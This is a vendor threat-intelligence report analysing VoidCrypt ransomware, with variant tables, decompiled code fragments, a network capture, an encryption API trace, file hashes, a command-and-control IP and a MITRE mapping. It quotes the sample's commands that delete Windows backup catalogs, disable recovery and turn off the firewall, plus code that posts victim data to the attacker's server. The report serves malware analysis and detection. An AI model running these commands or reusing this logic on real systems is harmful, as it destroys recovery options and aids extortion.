SUBEX

VoidCrypt Ransomware

Date: **29/06/2021**

Shyava Tripathi

VoidCrypt, a relatively newer ransomware spotted in 2020, has been actively propagating for the last one year, employing its continually evolving variants to encrypt user computers and hold them for ransom. The threat actors behind VoidCrypt advent new variants continually and frequently to bypass detection and hence increasingly entrap victims. These variants append different extensions to the encrypted files.

VoidCrypt uses RSA & AES algorithms to perform encryption using a hardcoded public key. In addition to encrypting files, the variants delete local backups, deactivate recovery mode, disable firewall and terminate active operating system processes to inhibit data recovery.

Overview

VoidCrypt's activity has surged in the last quarter, rooted to the ransomware pushing out new variants frequently. 15 variants, based on the appended extension, were observed in the 27 VoidCrypt samples collected and observed in the past three months.

Active modifications in the threat actor email addresses, Telegram IDs & appended extensions are observed, however, the attack method remains unchanged in the variants. The common infection process observed in all the variants includes the ransomware terminating crucial firewall & database processes, followed by performing file encryption using RSA &AES standards. A unique victim machine ID along with the victim machine IP address & the RSA public key used for encryption is communicated to a common C2 server.

The sample-set observed roughly exposits 5.5 percent code gene similarity to Ourbororos ransomware & 5.2 percent code gene similarity (Figure 1) to previous variants of VoidCrypt.

Figure 1: Gene Code Similarity

Variants

15 variants of VoidCrypt, based on the extensions appended, were observed in the collected sample set (Table 1). The primary infection flow remains consistent across the variants and the main distinctions only lie in the threat actor email address, the ransom note names & the extensions themselves.

The sample analysed in this report appends .baxter to the encrypted files.

Table 1: 15 Variants of VoidCrypt

No.	Extension Based Variant	Threat Actor Email Address	Ransom Note
1	.baxter	karusjok@gmail.com	Decrypt-info.txt
2.	.Snoopdogg	Openfileyou@mailfence.com	Decrypt-me.txt
3.	.arm	Decryption-n@criptext.com	Decrypt-me.txt
4.	.backup	unlockdata@criptext.com	Decrypt-me.txt
5.	.octane	rekotmz@gmail.com	Decrypt-me.txt
6.	. ZaDaRus	ZadarusFiles@tutanota.com	Decrypt-me.txt
7.	.Lamar	mkeysell88@criptext.com	Decrypt-me.txt
8.	.Lama	badlamadec@mailfence.com	Decrypt-info.txt
9.	.end	end_3ncrypt@tutanota.com	Decrypt-info.txt
10.	.Revenant	xsmaxs@tutanota.com	Decrypt-me.txt
11.	.yajoza	golpayagob@gmail.com	Decrypt-me.txt
12.	.Dragon	ForDecrypte@mailfence.com	Decrypt-me.txt
13.	.lockedFile	easyrecovery@tuta.io	Decrypt-me.txt
14.	.hydra	wyooy@tutanota.com	Decrypt-me.txt
15.	.dpr	mHowtodecrypt@elude.in	Decrypt-me.txt

Infection Process

- **Terminates running firewall & databases:**

Upon infiltration, the ransomware attempts to disable any running database services as well as firewall services. It also deletes the Windows backup catalog and disables automatic Windows recovery features by modifying boot configuration data, to inhibit data recovery.

```
FUN_00423bd0(&local_d0,(char *)local_24,pcVar14);
_system("net stop MSDTC");
_system("bcdedit /set {default} bootstatuspolicy ignoreallfailures");
_system("bcdedit /set {default} recoveryenabled no");
_system("wbadmin delete catalog -quiet");
_system("net stop SQLSERVERAGENT");
pcVar18 = "net stop MSSQLSERVER";
_system("net stop MSSQLSERVER");
pcVar16 = "net stop vds";
_system("net stop vds");
pcVar14 = "netsh advfirewall set  currentprofile state off";
_system("netsh advfirewall set  currentprofile state off");
_system("netsh firewall set opmode mode=disable");
_system("net stop SQLWriter");
_system("net stop SQLBrowser");
_system("net stop MSSQLSERVER");
_system("net stop MSSQL$CONTOSO1");
local_8 = CONCAT31(local_8._1_3_,8);
FUN_0040fae0();
local_8 = 7;
local_b0 = 0;
local_b8 = 0;
FUN_0040f980(&local_b8);
local_8._0_1_ = 0xb;
uVar9 = extraout_EDX;
while( true ) {
  uVar17 = SUB41(pcVar18,0);
  uVar15 = SUB41(pcVar16,0);
  uVar13 = SUB41(pcVar14,0);
  if (local_b8._4_4_ <= (undefined8 *)local_b8) break;
```

Figure 2: Database, Firewall & Backup Processes Terminated

- **Victim Machine IP**

The ransomware connects to the IP address resolution service, 'https://api.my-ip.io/ip', to get the victim system's IP address.

Source	Destination	Protocol Name	Description	Conv Id
[redacted]	api.my-ip.io	TCP	TCP:Flags=.....S., SrcPort=49168, DstPort=HTTPS(443), PayloadLen=0, Seq=2524827750, Ack=0, Win=8192 (Negoti...	{TCP:3...
api.my-ip.io	[redacted]	TCP	TCP:Flags=...A..S., SrcPort=HTTPS(443), DstPort=49168, PayloadLen=0, Seq=30464001, Ack=2524827751, Win=655...	{TCP:3...
[redacted]	api.my-ip.io	TCP	TCP:Flags=...A...., SrcPort=49168, DstPort=HTTPS(443), PayloadLen=0, Seq=2524827751, Ack=30464002, Win=642...	{TCP:3...
[redacted]	api.my-ip.io	TLS	TLS:TLS Rec Layer-1 HandShake: Client Hello.	{TLS:3...
api.my-ip.io	[redacted]	TCP	TCP:Flags=...A...., SrcPort=HTTPS(443), DstPort=49168, PayloadLen=0, Seq=30464002, Ack=2524827914, Win=655...	{TCP:3...
api.my-ip.io	[redacted]	TLS	TLS:TLS Rec Layer-1 HandShake: Server Hello.; TLS Rec Layer-2 HandShake: Certificate.	{TLS:3...
api.my-ip.io	[redacted]	TLS	TLS:Continued Data: 1460 Bytes	{TLS:3...
[redacted]	api.my-ip.io	TCP	TCP:Flags=...A...., SrcPort=49168, DstPort=HTTPS(443), PayloadLen=0, Seq=2524827914, Ack=30466910, Win=642...	{TCP:3...
api.my-ip.io	[redacted]	TCP	TCP:[Continuation to #60]Flags=...A...., SrcPort=HTTPS(443), DstPort=49168, PayloadLen=1460, Seq=30466910 - 3...	{TCP:3...
api.my-ip.io	[redacted]	TCP	TCP:[Continuation to #60]Flags=...AP..., SrcPort=HTTPS(443), DstPort=49168, PayloadLen=103, Seq=30468370 - 30...	{TCP:3...
[redacted]	api.my-ip.io	TCP	TCP:Flags=...A...., SrcPort=49168, DstPort=HTTPS(443), PayloadLen=0, Seq=2524827914, Ack=30468473, Win=642...	{TCP:3...
[redacted]	api.my-ip.io	TLS	TLS:TLS Rec Layer-1 HandShake: Client Key Exchange.; TLS Rec Layer-2 Cipher Change Spec; TLS Rec Layer-3 HandSha...	{TLS:3...

Figure 3: Ransomware connects to 'api-my-ip.io/ip' to get Victim machine IP address

- **Network Activity**


All the observed samples (27) contain the hardcoded IP address, '94.130.46.250', which belongs to the communication server. The ransomware connects to this IP address upon execution and sends the victim machine IP address, the unique victim machine ID generated along with the public key used to encrypt the files using /postme.

```
local_2028 = 0xf00000000;
local_2038 = (void *)((uint)local_2038 & 0xffffff00);
local_ac = (undefined4 *)0x0;
local_a8 = 0xf;
local_bc = (undefined8 *)((uint)local_bc & 0xffffff00);
FUN_0041b510(&local_bc,(undefined8 *)"94.130.46.250",(undefined *)0xd);
local_14._0_1_ = 0x44;
FUN_00474ee0(local_2b0,&local_bc,0x50);
local_14._0_1_ = 0x43;
if (0xf < local_a8) {
  this_02 = local_bc;
  if ((0xfff < local_a8 + 1) &&
     (this_02 = *(undefined8 **)((int)local_bc + -4),
     0x1f < (uint)((int)local_bc + (-4 - (int)this_02)))) goto LAB_00412f29;
  FUN_004afed6(this_02);
}
FUN_00475220(local_218,1);
local_ac = (undefined4 *)0x0;
local_a8 = 0xf;
local_bc = (undefined8 *)((uint)local_bc & 0xffffff00);
uVar17 = FUN_0041b510(&local_bc,(undefined8 *)"/postme",(undefined *)0x7);
local_14._0_1_ = 0x45;
FUN_00475230((int)local_218,(int)(uVar17 >> 0x20),&local_bc);
```

Figure 4: Ransomware Function which posts victim data to communication server

- **Encryption Routine**

VoidCrypt ransomware performs encryption using RSA & AES standards.
The ransomware creates a unique machine ID that is used to identify the victim. This machine ID is used in the appended extensions upon encryption and is also exfiltrated to the communication server along with the victim IP and the RSA public key used for encryption.
The RSA public key used for encryption is hardcoded in the executables.




#	Time of Day	Thread	Module	API	Return Value
1	1:19:39.709 AM	1	52764e2e384e93e7...	SystemFunction036 (0x0028fe24, 4)	TRUE
2	1:21:15.967 AM	1	52764e2e384e93e7...	SystemFunction036 (0x0028db7c, 4)	TRUE
3	1:21:15.967 AM	1	52764e2e384e93e7...	SystemFunction036 (0x0028db7c, 4)	TRUE
4	1:21:15.967 AM	1	52764e2e384e93e7...	CryptAcquireContextA (0x0028db20, NULL, NULL, PROV_RSA_FULL, CRYPT_...	TRUE
5	1:21:15.967 AM	1	rsaenh.dll	SystemFunction036 (0x0028d708, 48)	TRUE
6	1:21:15.967 AM	1	52764e2e384e93e7...	CryptAcquireContextA (0x004bd8e0, NULL, NULL, PROV_RSA_FULL, CRYPT_...	TRUE
7	1:21:15.967 AM	1	52764e2e384e93e7...	CryptGenRandom (0x004b94d8, 32, 0x004b8dc8)	TRUE
8	1:21:15.967 AM	1	52764e2e384e93e7...	CryptReleaseContext (0x004b9450, 0)	TRUE

Parameters: CryptAcquireContextA (Advapi32.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	HCRYPTPROV*	phProv	0x0028db20 = NULL	0x0028db20 = 0x004b9450
2	LPCTSTR	pszContainer	NULL	NULL
3	LPCTSTR	pszProvider	NULL	NULL
4	DWORD	dwProvType	PROV_RSA_FULL	PROV_RSA_FULL
5	DWORD	dwFlags	CRYPT_VERIFYCONTEXT	CRYPT_VERIFYCONTEXT

Figure 5: Ransomware Encryption Routine

The ransomware drops four files during the infection process, in the Program Files folder (%ProgramData%).
The first file (C:\ProgramData\IDk.txt) contains only the generated unique machine ID of the victim. The unique machine ID contains 14 characters, out of which the first four are alphabets followed by 10 random digits, 'XX-XXDDDDDDDDD', where X is an alphabet & D is a digit.
The second file (C:\ProgramData\pkey.txt) contains the RSA public key (Figure 6) used to perform file encryption.



Serial Office 2010.txt | pkey.txt

```
1  MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKCAQEArXm91wb7V3h+QOKEopfj5GG2XfO1
2  QaL7967xxyn4ZRol18fQPD6/uHi4PO2l00Tt9Cwae1ESi3+D049munBAN0TSOcGKAtWrHFUh
3  4qlVUExSZisSgVfWgk9rsdUUhLsOqDzgbft00V76X4ensYc+3edSoiu9XB42ZlOJMmPUbf4D
4  iu2DidrEj3CJ+Q3fRFJtwBRq/rqToPDswv59WDIR0TWaLs7q6NqkWWve5mNNGybEvgHaeCy3
5  lY/v+NXAkphbQ3uwVUtbCAmb5o84caDtWzFeQRTNgVfCJBBnzr4aDmwxsMTf+0mPoHJyVLzs
6  iNbF4nYpL4pmuJ4jcdGB18u8zQIBEQ==
```

Figure 6: Public key used by ransomware for encryption

The third (C:\ProgramData\prvkey3.txt) and fourth (C:\ProgramData\prvkey3.txt.key) files are dropped after an interval & contain the private encryption key further encrypted (Figure 7). The names of these two files vary slightly across the variants, with different values of the numerical digit (In some cases, the files dropped were named prvkey2.txt, prv2.txt.key or prvkey4, prvkey4.txt.key et-cetera).

Extensions appended across all the 15 variants differ (Table - 2), however, the syntax adopted by the extensions remains unchanged. The extensions contain the email address of the threat actor, the unique machine ID and the variant-based extension.

No.	Variant	Extension Appended
1	.baxter	[karusjok@gmail.com][MJ-XXXXXXXXXXX].baxter
2.	.Snoopdogg	[Openfileyou@mailfence.com][MJ-XXXXXXXXXXX].Snoopdogg
3.	.arm	[Decryption-n@criptext.com][MJ-XXXXXXXXXXX].arm
4.	.backup	[unlockdata@criptext.com][MJ-XXXXXXXXXXX].backup
5.	.octane	[rekotmz@gmail.com][MJ-XXXXXXXXXXX].octane
6.	.ZaDaRus	[ZadarusFiles@tutanota.com][MJ-XXXXXXXXXXX].ZaDaRus
7.	.Lamar	[mkeysell88@criptext.com][MJ-XXXXXXXXXXX].Lamar

8.	.Lama	[badlamadec@mailfence.com][MJ-XXXXXXXXXXX].Lama
9.	.end	[end_3ncrypt@tutanota.com][MJ-XXXXXXXXXXX].end
10.	.Revenant	[xsmaxs@tutanota.com][MJ-XXXXXXXXXXX].Revenant
11.	.yajoza	[golpayagob@gmail.com][MJ-XXXXXXXXXXX].yajoza
12.	.Dragon	[ForDecrypte@mailfence.com][MJ-XXXXXXXXXXX].Dragon
13.	.lockedFile	[easyrecovery@tuta.io][MJ-XXXXXXXXXXX].lockedFile
14.	.hydra	[wyooy@tutanota.com][MJ-XXXXXXXXXXX].hydra
15.	.dpr	[mHowtodecrypt@elude.in][MJ-XXXXXXXXXXX].dpr

```
FUN_00416b60((void **)(unaff_EBP + -0xc4));
FUN_004181f0((int *)(unaff_EBP + -0x970));
FUN_00409960((int *)(unaff_EBP + -0x7b8));
FUN_00407690((undefined4 *)(unaff_EBP + -0x7b8));
*(undefined *)(unaff_EBP + -4) = 0x60;
FUN_0047a3b0((void *)(unaff_EBP + -0x7b8),unaff_EBP + -0x7c,0x20);
FUN_0047a3b0((void *)(unaff_EBP + -0x7b8),unaff_EBP + -0x5c,0xc);
FUN_00409b50((int *)(unaff_EBP + -0xae0));
FUN_00409980((undefined4 *)(unaff_EBP + -0xae0));
*(undefined *)(unaff_EBP + -4) = 0x61;
FUN_0047b2e0((void *)(unaff_EBP + -0xae0),unaff_EBP + -0x7c,0x20,unaff_EBP + -0x5c,0xc);
this_02 = (void *)FUN_00403110((undefined *)(unaff_EBP + -0x20bc),*(uint *)(unaff_EBP + -0x94));
*(undefined *)(unaff_EBP + -4) = 0x62;
uVar12 = FUN_0041e890((undefined4 *)(unaff_EBP + -0x164),(undefined8 *)"C:\\ProgramData\\prvkey",
                      this_02);
*(undefined *)(unaff_EBP + -4) = 99;
FUN_0041e7b0((undefined4 *)(unaff_EBP + -0x2b8),(void *)uVar12,(undefined8 *)&DAT_0051e5d4);
FUN_00416b60((void **)(unaff_EBP + -0x164));
*(undefined *)(unaff_EBP + -4) = 0x66;
FUN_00416b60((void **)(unaff_EBP + -0x20bc));
this_02 = (void *)FUN_00403250((undefined2 *)(unaff_EBP + -0x38),*(uint *)(unaff_EBP + -0x94));
*(undefined *)(unaff_EBP + -4) = 0x67;
uVar12 = FUN_0041f9b0((void *)(unaff_EBP + -0x140),this_02);
*(undefined *)(unaff_EBP + -4) = 0x68;
FUN_0041f0a0((undefined4 *)(unaff_EBP + -0x250),(void *)uVar12,(undefined8 *)L".txt.key");
FUN_00403c50((void **)(unaff_EBP + -0x140));
*(undefined *)(unaff_EBP + -4) = 0x6b;
FUN_00403c50((void **)(unaff_EBP + -0x38));
FUN_00409c00((int *)(unaff_EBP + -0x380));
FUN_00416ef0((void *)(unaff_EBP + -0x380),(undefined4 *)(unaff_EBP + -0x250),0x20);
*(undefined *)(unaff_EBP + -4) = 0x6c;
FUN_00409b50((int *)(unaff_EBP + -0xba0));
```

Figure 7: Private Key dropped in C:\ProgramData Folder

Extension Syntax: **[Threat-Actor-Email][Machine-ID][.variant]**
The .baxter variant appends the following extension to the encrypted files in our environment: [karusjok@gmail.com][MJ-XXXXXXXXXXX].baxter, where 'MJ-XXXXXXXXXXX' is the machine ID unique to the victim.

The ransomware drops a ransom note ('Decrypt-info.txt' or 'Decrypt-me.txt') in the encrypted folders. The dropped ransom note remains the same across all the variants. It instructs the victim to contact the threat actors via email and share their private key (found in C:\ProgramData\prvkey3.txt.key) along with a small test file for decryption (Figure 9). It also directs the victim to make the ransom payment using Bitcoin.

```
_File = (FILE *)___acrt_iob_func(1);
_FileHandle = __fileno(_File);
__setmode(_FileHandle,_Mode);
local_10c = 0;
local_108 = 0xf;
local_11c[0]._0_4_ = (undefined8 *)((uint)(undefined8 *)local_11c[0] & 0xffffff00);
FUN_0041b510(local_11c,(undefined8 *)"karusjok@gmail.com",(undefined *)0x12);
local_8 = 4;
local_124 = 0;
local_120 = 7;
local_134 = (undefined8 *)((uint)local_134._2_2_ << 0x10);
FUN_0041b0d0(&local_134,(undefined8 *)L"telegram id: @karuus",&DAT_00000014);
local_8._0_1_ = 5;
local_d8 = 0;
local_d4 = 0xf;
local_e8 = (undefined8 *)((uint)local_e8 & 0xffffff00);
FUN_0041b510(&local_e8,(undefined8 *)".baxter",(undefined *)0x7);
local_8._0_1_ = 6;
lpRootPathName_00 = local_11c;
if (0xf < local_108) {
  lpRootPathName_00 = (undefined8 *)local_11c[0];
}
pcVar14 = (char *)(local_10c + (int)lpRootPathName_00);
local_c0 = 0;
local_bc = 7;
local_24 = local_11c;
if (0xf < local_108) {
  local_24 = (undefined8 *)local_11c[0];
}
local_d0 = (undefined8 *)((uint)local_d0._2_2_ << 0x10);
FUN_004164c0(&local_d0,(uint)(pcVar14 + -(int)local_24));
```

Figure 8: .baxter Extension appended to encrypted files




Figure 9: Ransom note dropped by the sample set

Indicators of Compromise

1.	05e63db1f8a0f5179a38bf05d197253a5eff044ecef5c012ca0ea0f12b026175
2.	6d2f06f93bc42a862bb9faf5532e36b00f89ed03c47d9df645585b186dac329c
3.	0d395bbc686a34693896ba7cf738ac84acbddc416e8d8cb80d73b697926712b7
4.	2fd1863eb32e968b5ff4fe4ef829c94fb6b74458fde0d5379b99aec74c5f69bc
5.	c987b85da4399718453efb695af46c953a0d9d0ea28b52d6517e53950a03894a
6.	8820263db2479e55e54e164094398e4481652a9420b6547d6dcf126cc7d19d5f
7.	52764e2e384e93e78326d72316314257c7d6c7d2c88b60c823c13bcaf7629b23

8.	ddc98cfc1d5fcf34e82388c8af6ce37cfd5f66164ac501506b5317db9cdad2ef
9.	49fb7f5369ea89d11972eec3c269e6ab7451368ab6ec2ba4d8213a30fa40f021
10.	9b688cfe929721289ba505bf6b16d691984b2ea75ae0b00e72d21a61748f7e69
11.	3562039ad5846bb5813481daa9a3d26c2f868be65bc584722f5364f2f07e758a
12.	e258d5b7bb9d8a71a910a228d28c355e665b5cdfe4e844ef55201aa0701720cf
13.	c1819043839dddcca0b5de3d438cffb67c79dc26e811e97e65f13d89845cc969
14.	23003edf1abe28b7e0057371b204865fa81a9e7dad384a589dc4af8e8b90d029
15.	1d65f6cc1bba4057bb5bf95a943e27015b2e09ec3b37d189b4995a9ea52d02d9
16.	2192f38261eddeb0ab315580c9310222dbe9bc95f3ab292b9a1ad607181de926
17.	11e5d7ef5bdcb1a257da2b40318ec6dd16864bc0e69274dd016899cb92c389fd
18.	152e1fa07aeb46b9cdd58f4f3069746b41add25e54fac11f42033b989e334ff2
19.	03744d08d619bb14207de4b0b4d8ed01706c047e31c68b733fd5547c9be065b4
20.	0f07a2e0fcca54e7c7e00c84e5bc4ad1753944d21d0ea8b82aecdbb42469b582
21.	6d287604ffa245db9d5af182e256118ad711866c58bf196c5b8e1bebeba1d9b1
22.	6ddbded780ed241aa72137565128672c4d658551594f2b77530dada272c0d2b5
23.	fc031c3745d1d4166d5afaf49dc3366f0508bc856ab5403f0d94f6d705135ecf
24.	21420b8630260dae7f0ea14a319a8b3ae6910def98599109b365f710e835b9c4
25.	5b4c85a3b1e32149303b855e1c7f6de2fc8d12b269becf1d02361ebf66eb5977
26.	353086a213c6868d07ef24f82ae4786d2f4a1af67530e925a7cf53a49ea3964f
27.	162c90e6e8a1b019ed7272b16b2307cbbdb0bac09acec116fb6c3619c86794c4

MITRE Attack Matrix

TACTIC	ID	TECHNIQUE
Execution	T1059.003	Command & Scripting Interpreter: Windows Command Shell
Execution	T1035	Service Execution
Execution	T1129	Shared Module
Persistence	T1060	Registry Run Keys / Start-up Folder
Persistence	T1179	Hooking
Privilege Escalation	T1055	Process Injection
Defence Evasion	T1027.002	Obfuscated Files or Information: Software Packing
Defence Evasion	T1107	File Deletion
Defence Evasion	T1112	Modify Registry
Discovery	T1083	File and Directory Discovery
Discovery	T1012	Query Registry
Impact	T1486	Data Encrypted for Impact
Impact	T1490	Inhibit System Recovery

Subex Secure Protection

Subex Secure detects VoidCrypt ransomware variants as 'SS_Gen_VoidCrypt_PE_A'.

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of the following attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots

- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.